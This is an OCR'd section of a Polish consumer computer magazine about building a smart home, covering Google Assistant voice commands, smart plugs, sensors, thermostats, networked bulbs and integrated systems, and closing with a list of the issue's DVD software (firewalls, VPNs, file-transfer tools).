Asystenta można oczywiście wykorzystywać również do wyszukiwania informacji w internecie, a nawet zaplanowania wyjścia w weekend. Może sprawdzić repertuar kin znajdujących się w pobliżu naszej lokalizacji, a także zaproponuje restauracje.

- ***OK, Google. Co grają w kinach?***
- ***OK, Google. Czy są w pobliżu jakieś restauracje?***

Asystent może przydać się także w kuchni. Możemy poprosić go o wyświetlenie w YouTube wideoprzepisów na wybraną potrawę lub ustawić minutnik, który powiadomi nas, że czas gotowania dobiegł końca, dzięki czemu nie będziemy musieli sami patrzeć na zegarek.

- ***OK, Google. Ustaw minutnik „pieczenie ciasta" na 40 minut***
- ***OK, Google. Pokaż wideo, jak zrobić lasagne***

Asystent Google może także sterować niektórymi urządzeniami w naszych domach. Obecnie wachlarz jego możliwości nie jest zbyt imponujący, ale jedynie w naszej wersji językowej. Zmieni się to w przyszłości, bo jak napisaliśmy wcześniej, wirtualny pomocnik stawia dopiero pierwsze kroki w naszym kraju. Ważna jest także dostępność urządzeń, z którymi Asystent może się komunikować, a w tej chwili w polskich sklepach nie znajdziemy ich zbyt dużo. Choć bez problemu może on współpracować z systemami inteligentnych domów od Fibaro, to z poszczególnymi sprzętami, które każdy z nas może kupić, bywa różnie.

Możemy wydać Asystentowi polecenie zapalenia światła w wybranym pomieszczeniu, jeśli używamy inteligentnych żarówek Philips Hue, ale tylko pod warunkiem, że korzystamy z jego anglojęzycznej wersji. W przypadku tańszego rozwiązania w postaci produktów firmy Yeelight możemy trafić na problemy, bo choć producent informuje, że jego żarówki współpracują z wirtualnym pomocnikiem Google, to niestety nie zawsze to działa.

Asystent dobrze radzi sobie za to z obsługą robotów sprzątających iRobot. Za pomocą komendy głosowej możemy je włączać, wyłączać i odprawiać do stacji dokującej.

Podobna jest sytuacja z telewizorami. Jeśli do odbiornika podłączymy Chromecast, to będziemy mogli za pomocą Asystenta włączać i wyłączać urządzenie, a nawet korzystając z komendy głosowej, włączyć w usłudze Netflix wybrany film. Jeśli jednak Chromecast jest wbudowany w wasz telewizor, który pracuje pod kontrolą Android TV, to Asystent nie będzie w stanie się z nim porozumieć, co jest co najmniej zaskakujące, ale z tym problemem borykają się użytkownicy na całym świecie.

Elektroniczny pomocnik Google może także odtwarzać na żądanie muzykę z usług Spotify oraz Muzyka Google, jednak jeśli nie chcemy, żeby płynęła ona ze smartfona, to musimy posiłkować się sparowanymi z nim bezprzewodowymi głośnikami lub zestawami stereo. Potrafi także rozpoznawać utwory, których właśnie słuchamy, wystarczy wydać mu odpowiednią komendę.

- ***OK, Google. Włącz playlistę „Bardzo dobry dzień" na Spotify***
- ***OK, Google. Zaśpiewaj jakąś piosenkę dla dzieci***
- ***OK, Google. Następna piosenka***
- ***OK, Google. Puść Nie ma fal***
- ***OK, Google. Co to za kawałek?***
- ***OK, Google. Zatrzymaj muzykę***

Mimo że Asystent nie jest w stanie kontrolować obecnie wielu urządzeń w naszych domach, to doskonale sprawdza się jako pomocnik w wykonywaniu codziennych czynności. Jego polska wersja językowa działa dopiero od kilku miesięcy i będzie rozwijała się, dzięki czemu już niedługo pozwoli nam zrobić jeszcze więcej za pomocą smartfona, a może nawet inteligentnego głośnika. **tk** ■

SMART HOME DLA KAŻDEGO

Niektórym inteligentny dom kojarzy się ze skomplikowanym i drogim projektem, który najlepiej realizować na etapie projektowania i budowy. Nic bardziej błędnego – na rynku znajdziemy sporo ***usieciowionych gadżetów, które można kupować pojedynczo, by stopniowo zmieniać nawet od dawna zamieszkany dom czy mieszkanie w smart home***

Podstawowym i niezbędnym składnikiem inteligentnego domu (niezależnie od tego, jak daleko jest posunięta ta „inteligencja") jest sieć i dostęp do internetu. To warunek konieczny, by móc czymkolwiek sterować za pomocą na przykład urządzeń mobilnych, zarówno przebywając w domu, jak i znajdując się poza nim. Dlatego zanim zaczniemy myśleć o urządzeniach, które sprawią, że nasz dom stanie się smart, najpierw musimy zacząć od sieci bezprzewodowej i dostępu do internetu. Gdy ten warunek jest spełniony, nie pozostaje już nic innego, jak przyjrzeć się bliżej smarthome'owym gadżetom dostępnym na rynku. **as**

SMART-PLUG, CZYLI INTELIGENTNE GNIAZDKO

Zmienianie mieszkania w smart home warto zacząć od dwóch rzeczy: oświetlenia oraz dodania „inteligencji" do już posiadanych przez nas domowych urządzeń elektrycznych. O inteligentnym oświetleniu przeczytamy od strony 94.

A w jaki sposób możemy zdalnie sterować na przykład ekspresem do kawy czy klasycznym, pozbawionym zaawansowanej elektroniki elektrycznym czajnikiem? Wystarczy podłączyć te urządzenia za pośrednictwem tak zwanych smart-plugów, czyli smart wtyczek elektrycznych.

Na rynku mamy coraz bogatszą ofertę tego typu urządzeń. Ich cechą wspólną jest to, że każde smart gniazdko jest nakładką na klasyczne gniazdko elektryczne, jakie mamy w domu. Jednak oprócz tego, że smart wtyczka jest rodzajem elektrycznej przelotki, to ma w sobie coś ekstra: wbudowany interfejs bezprzewodowy (najczęściej zgodny z powszechnym standardem Wi-Fi).

Inteligentna listwa zasilająca Woox 4024, cena ok. 170 złotych

Pozwala to użytkownikowi na zdalne sterowanie pracą takiego smart gniazdka za pomocą odpowiedniej aplikacji w smartfonie. W niektórych przypadkach możliwe jest również sterowanie z poziomu komputera czy laptopa, jednak najczęściej stosuje się smartfon z aplikacją producenta gniazdka.

A skoro możemy zdalnie włączać i wyłączać inteligentne gniazdka, to tym samym możemy zdalnie uruchamiać elektryczne urządzenia korzystające z prądu. Oczywiście uda się to tylko w przypadku, gdy dany sprzęt może być stale ustawiony w pozycji „włączonej" (wtedy jedynie dopływem prądu regulujemy, czy pracuje, czy też nie).

Dodatkową zaletą smart gniazdek elektrycznych jest to, że wiele z nich – za pomocą aplikacji mobilnej – pozwala nam dokładnie monitorować zużycie energii. Ponadto możliwe jest na przykład ustawienie harmonogramu pracy gniazdka, czyli określenie, kiedy urządzenie do niego podłączone będzie miało zasilanie, a kiedy nie. Wiele gniazdek współpracuje z asystentami głosowymi, czyli na przykład z Amazon Alexą czy Asystentem Google; niestety, nie dotyczy to na razie polskojęzycznej wersji Asystenta Google. Ta bowiem, zgodnie z oficjalnym stanowiskiem Google – działa na razie tylko na smartfonach i wybranych modelach słuchawek bezprzewodowych, pozostałych urządzeń polski Asystent Google na razie nie wspiera.

Inteligentne gniazdko elektryczne TP-Link HS100, cena ok. 90 złotych

CZUJNIKI


Moduły smart home pełniące rolę czujników to istotne składniki inteligentnego domu. Dzięki dostępnym w sklepach smarthome'owym czujnikom temperatury, ruchu, zalania, dymu, smogu, czadu, otwarcia okna, otwarcia drzwi itp. możemy w znacznym stopniu zabezpieczyć się przed zalaniem mieszkania czy pożarem. O ewentualnym problemie zostaniemy automatycznie powiadomieni właśnie dzięki sparowanym z naszym smartfonem czujnikom.

Mieszkańcy domów, w których stosuje się ogrzewanie węglem czy piecykami gazowymi, powinni wyposażyć się w inteligentny czujnik tlenku węgla – gazu niezwykle niebezpiecznego, bo bezwonnego, niewidocznego i zabójczego. Czujniki tego typu niezależnie mogą wysyłać powiadomienia na aplikację oraz włączać akustyczny alarm w razie zagrożenia. Tego typu czujniki to wydatek od około 150 złotych do nawet kilkukrotności tej kwoty.

Nieco tańsze, ale też pełniące odmienną rolę, są czujniki dymu, które potrafią skutecznie ostrzec przed pożarem, zanim ten na dobre się rozpocznie. Generalnie jednak w przypadku czujników zdolnych do komunikacji bezprzewodowej (a nie tylko alarmujących akustycznie) trzeba liczyć się z wydatkiem od 100 złotych za czujnik.

Warto zwracać uwagę na to, z jakimi systemami łączności bezprzewodowej dany czujnik jest w stanie się połączyć. Niektóre potrafią komunikować się w standardzie Wi-Fi, inne korzystają z popularnych wśród rozwiązań smart home technologii Z-Wave czy ZigBee. Wybór zależy od tego, na jaką technologię decydujemy się, kupując różnego typu urządzenia. Wybór Wi-Fi wydaje się teoretycznie najprostszy, ale pamiętajmy, że przy dużej liczbie urządzeń nasza domowa sieć bezprzewodowa może być na tyle obciążona, że korzystanie z niej za pomocą komputera, laptopa czy smartfona będzie mocno uciążliwe.

Wielofunkcyjny czujnik Ferguson SmartHome Multipurpose Sensor FS1MP informuje o stanie otwarcia/zamknięcia drzwi, okien czy bramy, bezprzewodowa komunikacja w systemie ZigBee, cena ok. 60 złotych; wymaga centrali sterującej Ferguson Smart Hub za mniej więcej 400 zł



Fibaro FGCD-001 ZW5 – detektor tlenku węgla, może działać jako samodzielne urządzenie, cena ok. 360 złotych

Fot. Scyther5/123rf.com

INTELIGENTNE **OGRZEWANIE**

Czy możliwe jest zdalne sterowanie na przykład kaloryferami? Oczywiście. Każdy grzejnik wyposażony jest w klasyczną regulację za pomocą głowicy termostatycznej. Na rynku znajdziemy inteligentne głowice termostatyczne, które pozwalają regulować temperaturę i pracę grzejnika za pomocą aplikacji zainstalowanej na smartfonie. Dodatkowo tego typu głowice potrafią również współpracować z termostatem, który powinien być zamocowany w ogrzewanym pomieszczeniu, ale w pewnej odległości od grzejników – w końcu chodzi o regulowanie ciepłoty w danym pomieszczeniu, a nie temperatury samego grzejnika. Po ustawieniu zadanej temperatury na termostacie automatycznie zarządza on pracą inteligentnych głowic termostatycznych, tak by temperatura w danym pomieszczeniu odpowiadała poleceniu użytkownika. Ile to kosztuje? Niemało – pojedyncza głowica termostatyczna (na przykład system Netatmo lub Fibaro) to wydatek około 350 złotych. Do tego termostat może kosztować nawet dwukrotność tej kwoty.

Zestaw do sterowania ogrzewaniem Netatmo NVP01-DE (dwa urządzenia wykonawcze – termostaty grzejnika, jedna centrala); sterowanie przez aplikację, cena ok. 800 zł

MONITORING TEŻ MOŻE BYĆ ELEMENTEM SMART HOME

Dzięki dostępności inteligentnych kamer do monitoringu system monitorowania domu może być sprzężony z pozostałymi inteligentnymi systemami w naszym domu. Więcej na temat monitoringu od strony 60.

Kamera Yi Outdoor, odporna na warunki atmosferyczne, oferuje tryb nocny (diody podczerwieni), obraz i dźwięk zapisuje na karcie lub w chmurze. Cena ok. 500 zł

SMART HOME

SMART ŻARÓWKI

CHCESZ STWORZYĆ INTELIGENTNY DOM?

NA POCZĄTKU MOŻE

Smart żarówki to świetny początek przygody z inteligentym domem. Ich wybór jest duży, ceny dosyć przystępne, ***obsługa łatwa, a efekt działania – robi wrażenie****. Przyjrzyjmy się bliżej inteligentym rozwiązaniom oświetleniowym*

Oświetlenie to zwykle pierwszy montowany w domach element wyposażenia, którym możemy zdalnie sterować. Wynika to stąd, że instalacja takiego rozwiązania jest bardzo prosta, wystarczy po prostu wkręcić w dowolną lampkę inteligentną żarówkę. Na rynku dostępne są jednak różne produkty różniące się ceną i możliwościami. Poznajmy wady i zalety poszczególnych rozwiązań.

Tanie „smart”
– żarówki z pilotem

Najtańszym rozwiązaniem, jakie znajdziemy na rynku, są żarówki LED sprzedawane z dołączanym do nich pilotem zdalnego sterowania. Tego typu zestawy można niekiedy kupić nawet w popularnych dyskontach, pełno ofert na takie żarówki znajdziemy też w internecie. Nie jest to jednak dobre rozwiązanie.

Najczęściej pilot zdalnego sterowania do takich żarówek komunikuje się ze źródłem światła za pomocą podczerwieni (jak wiele tradycyjnych pilotów zdalnego sterowania do urządzeń RTV). Oznacza to, że taka żarówka pozbawiona jest jakiejkolwiek komunikacji sieciowej, nie można nią sterować smartfonem – a to jedna z podstawowych cech urządzeń smart home.

Ponadto z faktu, że pilot działa na fale podczerwone, wynikają kolejne wady: taką żarówką możemy sterować wyłącznie wtedy, gdy znajdujemy się w tym samym pomieszczeniu co źródło światła. Jakby tego było mało, nie można schować takiej żarówki pod całkowicie zakrywający ją abażur czy klosz, bo fale podczerwone nie przechodzą przez takie przedmioty i w efekcie zdalne sterowanie przestaje działać. Niska (relatywnie, czyli w stosunku do innych opisywanych tu rozwiązań) cena rzędu kilkudziesięciu złotych to nie jest wystarczająca zaleta, by polecić takie rozwiązanie.

Rozwiązania poważne
– czyli usieciowione żarówki

Jeżeli naprawdę chcemy mieć możliwość sterowania oświetleniem za pomocą smartfona z odpowiednią aplikacją (zazwyczaj darmową, oferowaną przez producenta danego systemu inteligentnego oświetlenia), to powinniśmy wybierać źródła światła z wbudowanym interfejsem sieciowym. Nie musi to być tylko Wi-Fi, a nawet lepiej, jak nie jest. Dlaczego? Przyjrzyjmy się przykładom konkretnych rozwiązań.

Żarówki z własnym Wi-Fi
– na przykładzie Xiaomi Yeelight

W oficjalnym sklepie **Mi-home.pl** należącym do popularnej, chińskiej marki Xiaomi znajdziemy smart żarówki **Mi LED Smart Bulb**, stanowiące składniki rozwiązania nazwanego **Xiaomi YeeLight**. Żarówka taka kosztuje 89 złotych i może świecić zarówno białym światłem (o różnej, dobieranej przez użytkownika temperaturze barwowej), jak i kolorowym (diody LED RGB), oczywiście także wybieranym za pomocą aplikacji. Aplikacja, za pomocą której kontrolujemy źródła światła z systemu Xiaomi Yeelight, to **Mi Home**. Zaletą tego rozwiązania jest to, że ta sama aplikacja służy również do zdalnego sterowania wieloma innymi usieciowionymi urządzeniami chińskiego producenta (na przykład robotem sprzątającym czy oczyszczaczem powietrza).


Oprócz żarówek w systemie Xiaomii YeeLight znajdziemy także całe lampki (na przykład biurkową **Yeelight Portable LED Desk Lamp** za 149 złotych czy reagującą na ruch lampkę nocną **MiJia Motion-Activated Night Light** za 49 złotych).

Każde źródło światła w systemie Xiaomi YeeLight jest wyposażone we własny interfejs Wi-Fi. Konfiguracja jest bardzo prosta. Za pomocą aplikacji Mi Home należy podłączyć żarówkę do naszej domowej sieci Wi-Fi i od tej pory można zdalnie wybierać kolor, włączać i wyłączać źródła światła, ustawiać im harmonogram pracy itp.

Musimy jednak pamiętać o pewnych ograniczeniach wynikających z tego, że żarówka łączy się bezpośrednio z domowym routerem Wi-Fi. Jeżeli chcemy zastosować takie oświetlenie w dużym domu jednorodzinnym, to najprawdopodobniej się to nie uda z powodu niewystarczającego zasięgu Wi-Fi. Trzeba będzie rozszerzyć zasięg Wi-Fi (na przykład za pomocą repeaterów – patrz od strony 38) lub systemów typu Mesh – od strony 34). Kolejna kwestia to tłok na łączach. Każde urządzenie łączące się z daną

BYĆ ŚWIATŁO

JAK DZIAŁA SYSTEM OŚWIETLENIOWY LIGHTIFY



siecią Wi-Fi w pewnym stopniu ją obciąża. Jeżeli kupimy dużo takich żarówek i wszystkie będą się łączyć z domową siecią bezprzewodową, może to pogorszyć komfort korzystania z tej samej sieci w wypadku innych urządzeń, takich jak komputer, smartfon, tablet, telewizor smart TV itp.

Systemy z mostkiem sieciowym
– Philips Hue, Osram Lightify

Trzecim typem inteligentnego oświetlenia są systemy, w których źródła światła nie łączą się bezpośrednio z domową siecią bezprzewodową, lecz ze specjalnym mostkiem sieciowym, a dopiero ten mostek jest połączony z naszym routerem Wi-Fi. Przykładem takiego rozwiązania są systemy oświetleniowe **Philips Hue** czy **Osram Lightify**.


Największą barierą dla użytkowników jest w tym przypadku cena. Tego typu rozwiązania są po prostu najdroższe. Na przykład mostek sieciowy (czy też bramka sieciowa, jak ten element nazywają niektórzy producenci) to koszt około 200 złotych, do tego trzeba jeszcze doliczyć cenę żarówek, wynoszącą od 100–130 złotych za białe do 200 złotych za LED RGB. Oczywiście kupno samego mostka nie ma sensu, dlatego producenci (Philips i Osram) oferują zestawy startowe. Zestaw startowy **Osram Lightify Starter Kit** kosztuje około 370 złotych i w tej cenie otrzymujemy mostek oraz jedno źródło światła (żarówkę LED RGB z gwintem E27).

Korzystniej wypada system Philipsa, gdzie za **zestaw startowy Philips Hue z mostkiem i trzema białymi** (o różnej temperaturze barwowej) źródłami światła zapłacimy około 400 złotych, natomiast **zestaw startowy Philips Hue z trzema kolorowymi** (LED RGB) żarówkami kosztuje już więcej, bo około 700 złotych.

Instalacja tego typu systemów jest równie prosta co w przypadku żarówek łączących się bezpośrednio z routerem Wi-Fi. Zaczynamy od wkręcenia żarówek, a następnie podłączamy żarówkowy mostek sieciowy do zasilania i do routera kablem ethernetowym (jest w zestawie z mostkiem). Następnie instalujemy na smartfonie aplikację (**Philips Hue** lub **Lightify** – zależnie od wybranego systemu). Programy mobilne dostępne są na Androida i Apple iOS. Po uruchomieniu aplikacji postępujemy według wskazań wyświetlanych na ekranie i po krótkiej chwili mamy już możliwość zdalnego sterowania oświetleniem, dobierania barwy dla każdego źródła światła niezależnie czy też tworzenia motywów oświetleniowych.

Nie musimy się również obawiać, że duża liczba źródeł światła obciąży sieć Wi-Fi. Na przykład w systemie Philips Hue pojedynczy mostek może sterować nawet 50 żarówkami, a w naszej domowej sieci Wi-Fi będzie tylko jedno urządzenie – mostek. Żarówki łączą się z mostkiem również bezprzewodowo, ale nie za pomocą standardu Wi-Fi, lecz z wykorzystaniem technologii **ZigBee**. Protokoły ZigBee charakteryzują się niższą prędkością przesyłu (do wysyłania komunikatów sterujących urządzeniami nie są potrzebne duże prędkości transmisji danych), ale za to dużo większym realnym zasięgiem niż zwykłe Wi-Fi. Dzięki temu nawet jeden mostek bez większych problemów obejmie zasięgiem cały jednorodzinny dom.

Zakres konfiguracji oświetlenia jest bardzo bogaty. Na przykład w przypadku systemu Philips Hue możliwe jest zsynchronizowanie oświetlenia z muzyką odtwarzaną na smartfonie, który można dodatkowo połączyć ze smart głośnikami. Można też automatycznie ustawić harmonogram świecenia, by symulować na przykład obecność domowników, gdy jesteśmy na wakacjach. **as**



Fot. Macrovector/123rf.com

SMART HOME
INTELIGENTNY DOM JAK Z PRZYSZŁOŚCI


SMART HOME
W NASZYCH DOMACH SCIENCE FICTION

W filmach science fiction twórcy często pokazywali inteligentne domy przyszłości, które robią wszystko za domowników. Dziś, kiedy producenci prześcigają się we wprowadzaniu do sprzedaży coraz to nowych urządzeń smart, ***nasze domy zmieniają się w wizje, które mogliśmy oglądać w kinach***

Prawie inteligentny dom za względnie małe pieniądze


Inteligentny dom to pojęcie bardzo szerokie, a wybudowanie korzystającego ze wszystkich dostępnych na rynku rozwiązań byłoby bardzo kosztowne. Jednak nawet jeśli nie dysponujemy pokaźnym budżetem, możemy sprawić, że nasz dom stanie się trochę smart. Najprostszym na to sposobem jest wykorzystanie smartfona lub tabletu z Androidem oraz działającego na nich Asystenta Google. Jego możliwości są jednak ograniczone i kiedy działa w pojedynkę, to najlepiej sprawdzi się do informowania o pogodzie, przypominania o zaplanowanych zadaniach i wyszukiwania informacji w internecie. Wszystko za pomocą komend głosowych wydawanych naturalnym dla nas językiem. Cyfrowy pomocnik jest przydatniejszy, kiedy połączymy go z innymi inteligentnymi urządzeniami: żarówkami, telewizorami, termostatami czy sprzętem audio, którymi pozwoli nam sterować głosem (na razie głównie po angielsku).

Innym sposobem, by nasz dom uczynić bardziej smart, jest zaopatrzenie się w inteligentny głośnik z jednym z wirtualnych asystentów. Najpopularniejszymi na świecie są obecnie Alexa Amazona i Asystent Google. Niestety, komunikować się z nimi będziemy mogli tylko po angielsku. Alexa w ogóle nie rozumie polskiego, a Asystent Google w polskiej wersji językowej działa tylko na smartfonach i wybranych modelach bezprzewodowych słuchawek. Jeśli jednak mowa Szekspira nie jest nam obca i taka forma interakcji nie będzie nam przeszkadzać, to nic nie stoi na przeszkodzie, żeby wprowadzić do domu kolejnego domownika: wirtualnego asystenta.



Głośnik bezprzewodowy sterowany głosem Amazon Echo, współpracuje z Alexą, cena ok. 450 zł

W sklepach znajdziemy również coraz inteligentniejsze sprzęty AGD. Prym wiodą lodówki. Według wielu producentów są to urządzenia, wokół których kręci się nasze życie, bo sporą część każdego dnia spędzamy w kuchniach. Inteligentna lodówka wie, co znajduje się w jej wnętrzu, kiedy produktom kończy się termin ważności i potrafi zaproponować przyrządzenie z nich dania, a nawet wysłać domownikom wiadomość z listą niezbędnych zakupów.


Robot gotujący firmy Moley

Także pralki stają się coraz bardziej smart. W wypadku najnowszych modeli nie musimy martwić się o odpowiednie ustawienie parametrów prania. Wystarczy, że powiemy pralce, jakie materiały znajdują się w jej wnętrzu, jaka jest ich ilość i stopień zabrudzenia, a urządzenie zajmie się wszystkim samo.

Opisując rozwiązania dla inteligentnego domu, nie można zapomnieć o autonomicznych robotach sprzątających i koszących, które bez zaprzątania głowy domownikom są w stanie posprzątać podłogi oraz skosić trawnik.

Fibaro Home Center 2 – zarządza domowym systemem Fibaro, cena ok. 2100 zł

Poszczególne elementy inteligentnego domu możemy kupować osobno – to duża zaleta. Niezależne od domowników działanie oraz możliwość monitorowania lub sterowania za pomocą mobilnej aplikacji to kolejne atuty. Do wad można zaliczyć to, że do obsługi każdego urządzenia potrzebujemy osobnej aplikacji na smartfonie. Kompletowany na raty zestaw ma mniej możliwości niż dedykowane systemy inteligentnego domu, które oferują więcej, ale także znacznie więcej kosztują.

Zintegrowane systemy inteligentnego domu

Prawdziwie inteligentny dom to systemy centralnie sterowane i zintegrowane z niemal wszystkim, co zasilane jest energią elektryczną. Takie kompleksowe rozwiązania oferuje na przykład firma Grenton oraz zdobywająca coraz większą popularność w Polsce i na świecie Fibaro.

Wyższa cena takich systemów spowodowana jest kompleksowością oferowanych rozwiązań. Centralnie sterowany inteligentny dom w dużej mierze kontrolowany jest przez jednostkę centralną, czyli komputer, który zaprogra-

MARZ
STAJE SIĘ RZECZYWISTOŚCIĄ

Lodówka Samsung Family Hub z Wi-Fi i wyświetlaczem LCD, cena ok. 15 000 zł

Rosie the robot firmy Aeolus


mowane ma różne scenariusze działań i na podstawie informacji płynących z różnych czujników sam może podejmować decyzje o zmianie natężenia światła, jego wyłączaniu w pomieszczeniach, w których nikt w danej chwili nie przebywa, czy też utrzymywaniu stabilnej temperatury przez podkręcenie ogrzewania lub włączenie klimatyzacji.

To oczywiście niejedyne możliwości systemów inteligentnego domu. Ich producenci oferują mnóstwo najróżniejszych urządzeń, w które można doposażyć dom. Są między nimi systemy alarmowe, czujniki ruchu, dymu, dwutlenku węgla, kamery monitoringu, gniazdka elektryczne, przełączniki i kontrolery świateł, termostaty, sterowniki do rolet, bram, zraszaczy trawy i wiele innych.

Firma Fibaro ma również w ofercie urządzenie Smart Implant pozwalające podłączyć do sieci inteligentnego domu sprzęty, które nie mogą z nią współpracować. Wystarczy zamontować je w urządzeniu (przyda się do tego lutownica), żeby stało się inteligentne i mogło być zarządzane zdalnie.

Centralnie sterowane systemy inteligentnych domów są dość zamkniętymi ekosystemami, co jednak nie oznacza, że nie obsługują usług zewnętrznych. W przypadku niektórych rozwiązań do zdalnego sterowania domowymi sprzętami można używać komunikatora Facebook Messenger. To wygodny sposób, żeby sprawdzić aktualną temperaturę w pokoju dzieci lub to, czy w którymś pomieszczeniu nie zostawiliśmy włączonego światła. Takie inteligentne domy współpracują również z wirtualnymi asystentami, jak Alexa i Asystent Google. Poszerza to możliwości, jakie otrzymuje użytkownik, a najlepszą z nich jest sterowanie urządzeniami za pomocą komend głosowych. Funkcjonalność centralnie sterowanych inteligentnych domów można poszerzać, również korzystając z rozwiązań, które dla klientów przygotowują producenci sprzętu, takie jak usługi SmartThings Samsunga oraz AppleHome Kit.

Google Home Hub do kontrolowania smart urządzeń ma 7-calowy ekran dotykowy, Wi-Fi, Bluetooth, cena ok. 1250 zł



Pralka Samsung WV16M9945KV (cena ok. 8800 zł) i aplikacja SmartThings

Przyszłość inteligentnych domów

Możliwości oferowane dziś przez centralne systemy inteligentnych domów, a nawet pojedyncze urządzenia, które bez problemu kupimy w sklepie, są naprawdę spore. To jednak nie koniec ich ewolucji. A w przyszłości czeka nas prawdziwa rewolucja. Producenci systemów smart home oraz urządzeń AGD, RTV i innych obecnych w inteligentnych domach przyszłości będą z pewnością pracować nad udoskonalaniem swoich rozwiązań. Inteligentny dom przyszłości nie będzie jednak tylko lepszą wersją dzisiejszego.

Rozwój robotyki może sprawić, że już za kilka lat w naszych domach pojawią się elektroniczni pomocnicy, którzy będą wyręczać nas na początku w prostych obowiązkach, ale z czasem staną się tak zaawansowani, że będziemy mogli poprosić ich o zrobienie kanapki lub nawet przygotowanie całego obiadu. Taką wizję pokazała już nawet firma Moley. Inteligentny dom współpracujący z jednym lub kilkoma robotami, jak Rosie the robot od Aeolusa (który rozumie polecenia głosowe, rozpoznaje ludzi, sprząta, czyści, przenosi meble, układa naczynia, może pomagać osobom starszym) zdejmie z nas niemal wszystkie obowiązki, dzięki czemu będziemy mieli więcej czasu dla siebie i bliskich.

Jednak największą rewolucją, która czeka inteligentne domy przyszłości, jest wyposażenie ich w sztuczną inteligencję oraz nadanie im osobowości. Już dziś możemy swobodnie rozmawiać z Asystentem Google, który nie tylko rozumie naturalny język, ale także kontekst pytań, a nawet pamięta historię rozmowy. W przyszłości w domu każdego z nas znajdziemy takiego pomocnika i będziemy mogli dostosować jego osobowość do naszych wymagań. Stanie się on unikalny, dzięki czemu kontakt z nim będzie naturalniejszy, a sterowanie domem – łatwiejsze.

Rozwój sztucznej inteligencji to także większe jej możliwości. Algorytmy uczenia maszynowego będą uczyły się tego, jak poruszamy się po domu, jak korzystamy z domowych urządzeń, będą zbierały informacje o nas z internetu oraz smartfonów i tabletów przez nas używanych, a wszystko to po to, żeby wyprzedzać nasze komendy i planować działania z wyprzedzeniem. Wystarczy wyobrazić sobie scenariusz, w którym w czasie rozmowy telefonicznej lub przez internetowy komunikator umówimy się ze znajomymi na kolację w stylu włoskim, a nasz inteligentny dom sterowany nie mniej inteligentnym pomocnikiem zawczasu zrobi zakupy i przygotuje potrawy, żebyśmy nie musieli zawracać sobie tym głowy. **tk** ■

Robot sprzątający iRobot Roomba i7550 i stacja dokująca opróżniająca automatycznie pojemnik z zanieczyszczeniami, cena ok. 5400 zł

PROGRAMY NA DVD

*Płyta tego numeru zawiera zestaw przydatnych programów pomagających wykorzystać nieocenione możliwości jednego z najważniejszych wynalazków człowieka – **internetu i sieci Wi-Fi***

5 DARMOWYCH FIREWALLI	DVD-KOD
GlassWire 2.1	010
Windows Firewall Control 5	038
Malwarebytes Windows Firewall Control 6	039
simplewall 3	029
TinyWall 2.1	033

6 DARMOWYCH VPN-ÓW	DVD-KOD
hide.me	012
Hotspot Shield	013
Opera VPN	020
ProtonVPN Free	024
TunnelBear	034
Windscribe	040

5 PROGRAMÓW DO PRZESYŁANIA PLIKÓW	DVD-KOD
AirDroid 3.6.4	001
Feem 4	008
Pushbullet	025
